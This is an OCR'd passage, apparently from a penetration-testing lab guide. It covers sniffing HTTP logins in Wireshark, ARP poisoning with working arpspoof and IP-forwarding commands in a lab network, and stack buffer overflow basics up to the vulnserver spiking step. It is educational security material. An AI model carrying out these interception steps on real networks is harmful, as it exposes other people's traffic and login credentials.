
Then you can run the "Follow TCP Stream" command on the POST HTTP packet. You will see how HTTP works in the Web Applications module



To run the "Follow TCP Stream" command, you have to right-click on the POST packet, and then click on "Follow TCP Stream".





A window similar to the one in the above screen shot below will open. Here we can easily read the login credentials!




Capture and Analyze an HTTPS Login Session

While Wireshark is running, open the browser. Then point it to https://10.54.15.15 and login. Wireshark will capture the traffic.






Now you can right-click on any packet to run the "Follow TCP Stream" command. The results will be unreadable, because of the encryption made by HTTPS



ARP Poisoning

- ARP Poisoning is a powerful attack you can use to intercept traffic on a switched network.
- To send an IP packet, a host needs to know the MAC address of the next hop. The next hop could be a router, a switch, or the destination host.
- To identify the MAC address of a host, computers use the Address Resolution Protocol(ARP).




- After the MAC address resolution is complete, hosts save the destination address in their ARP cache table.
- If an attacker finds a way to manipulate the ARP cache, they will also be able to receive traffic destined to other IP addresses.
- This can happen because, as long as a destination MAC address is in the ARP cache table, the sender does not need to run ARP to reach that destination host.
- If an attacker manipulates the ARP tables of the two parties involved in a communication, it will be able to sniff the whole communication, thus performing a man-in-the-middle (MITM) attack. This can be done by sending gratuitous ARP replies.

Working of ARP Poisoning

During an ARP poisoning attack, three actors are involved:

- Two network nodes (clients, servers, routers, printers, ...)
- The attacker




Gratuitous ARP Replies

- The attacker can manipulate other hosts' ARP cache tables by sending gratuitous ARP replies.
- Gratuitous ARP replies are unsolicited ARP reply messages.


or

In other words, the attacker sends a reply without waiting for a host to perform a request.

- The attacker exploits gratuitous ARP messages to tell the victims that they can reach a specific IP address at the attacker's machine MAC address.



- This operation must be performed on every victim.



- As soon as the ARP cache table contains fake information, every packet of every communication between the poisoned nodes will be sent to the attacker's machine.

- The attacker can prevent the poisoned entry from expiring by sending gratuitous ARP replies every 30 seconds or so.

Forwarding and Mangling Packets

- As soon as the attacker's machine receives the packets, it must forward them to the correct destination. Otherwise, the communication between the victim hosts will not work.

- This operation lets the hacker sniff traffic between the poisoned hosts even if the machines sit on a switched network.

- This activity can go further because the attacker can also change the content of the packets thus manipulating the information exchanged by the two parties.

Abilities of Performing ARP Poisoning


- Man-in-the-middle attacks

- Sniff traffic on switched network

Practical example of ARP Poisoning


Here, we are using windows machine as victim machine and linux machine as attacker machine

Ip address of windows machine is 192.168.164.129, ip address of router is 192.168.164.2 and it's mac address is 00-50-56-ff-ec-0f .



In linux we are checking ip address of router i.e. 192.168.164.2, from this we can say that both windows and linux machine are in same network because ip address of router is same.

Now we are checking mac address of linux machine i.e. 00:0c:29:11:76:9a



Now we do arp spoofing and we take identity of a router, so that any further communications send from victim machine(windows) to router will be passed through your linux machine(attacker).

```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.164.129 192.168.164.2
0:c:29:11:76:9a 0:c:29:e8:5b:aa 0806 42: arp reply 192.168.164.2 is-at 0:c:29:11:76:9a
```

In the same way we take identity of victim machine and connect to the router so that any further communications send from router to victim machine(windows) will be passed through your linux machine.

```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.164.2 192.168.164.129
[sudo] password for kali:
0:c:29:11:76:9a 0:50:56:ff:ec:f 0806 42: arp reply 192.168.164.129 is-at 0:c:29:11:76:9a
```


Now the packets received from victim machine(windows) should not be stopped when they reach our linux machine we make them to forward to the router, the same goes with packets arriving from router to victim machine(windows)

```
┌──(root㉿kali)-[/home/kali]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward
```


Successfully we became man-in-the-middle between the router and victim machine(machine), now if we do arp -a in victim(windows) machine command prompt we can see that our mac address is shown along with the ip address of router


```
C:\Users\student>arp -a

Interface: 192.168.164.129 --- 0xb
  Internet Address      Physical Address      Type
  192.168.164.2         00-0c-29-11-76-9a     dynamic
  192.168.164.133       00-0c-29-11-76-9a     dynamic
  192.168.164.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Now if we open wire shark in linux machine(attacker) there we see all the traffic that is forwarding victim machine(windows) to router and from router to victim machine(windows)



Now what ever activity we do in our victim machine(windows) can be seen in our linux machine(attacker) wire shark. Now if we open any http website and try to login in that website We can observe login credentials in our linux machine(attacker).






Buffer Overflow

Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.

For example, a buffer for log-in credentials may be designed to expect username and password inputs of 8 bytes, so if a transaction involves an input of 10 bytes (that is, 2 bytes more than expected), the program may write the excess data past the buffer boundary.

Buffer overflows can affect all types of software. They typically result from malformed inputs or failure to allocate enough space for the buffer. If the transaction overwrites executable code, it can cause the program to behave unpredictably and generate incorrect results, memory access errors, or crashes.



Buffer Overflow Attack

Attackers exploit buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information. For example, an attacker may introduce extra code, sending new instructions to the application to gain access to IT systems.

If attackers know the memory layout of a program, they can intentionally feed input that the buffer cannot store, and overwrite areas that hold executable code, replacing it with their own code. For example, an attacker can overwrite a pointer (an object that points to another area in memory) and point it to an exploit payload, to gain control over the program.

Types of Buffer Overflow Attacks

Stack-based buffer overflows are more common, and leverage stack memory that only exists during the execution time of a function.

Heap-based attacks are harder to carry out and involve flooding the memory space allocated for a program beyond memory used for current runtime operations

Anatomy of the stack

When we look into the memory stack, we will find 4 main components:


1. Extended Stack Pointer (ESP)

2. Buffer Space


3. Extended Base Pointer (EBP)

4. Extended Instruction Pointer (EIP) / Return Address


The 4 components above actually sit in order from top to bottom.



we really need to be concerned with buffer space and the EIP. Buffer space is used as a storage area for memory in some coding languages. With proper input sanitation, information placed into the buffer space should never travel outside of the buffer space itself. Another way to think of this is that information placed into the buffer space should stop at the EBP as shown in below figure.



In the above example, you can see that a number of A's (x41) were sent to the buffer space, but were correctly sanitized. The A's did not escape the buffer space and thus, no buffer overflow occurred. Now, let's look at an example of a buffer overflow below.





Now, the A's have completely escaped the buffer space and have actually reached the EIP. This is an example of a buffer overflow and how poor coding can become dangerous. If an attacker can gain control of the EIP, he or she can use the pointer to point to malicious code and gain a reverse shell.


Spiking

Spiking is done to figure out what is vulnerable. Now run the vulnserver and Immunity debugger as admin. In Immunity debugger, you'll find an option called attach. Attach the vulnserver to it. The next step is to run the debugger. You'll find a play button in the toolbar.

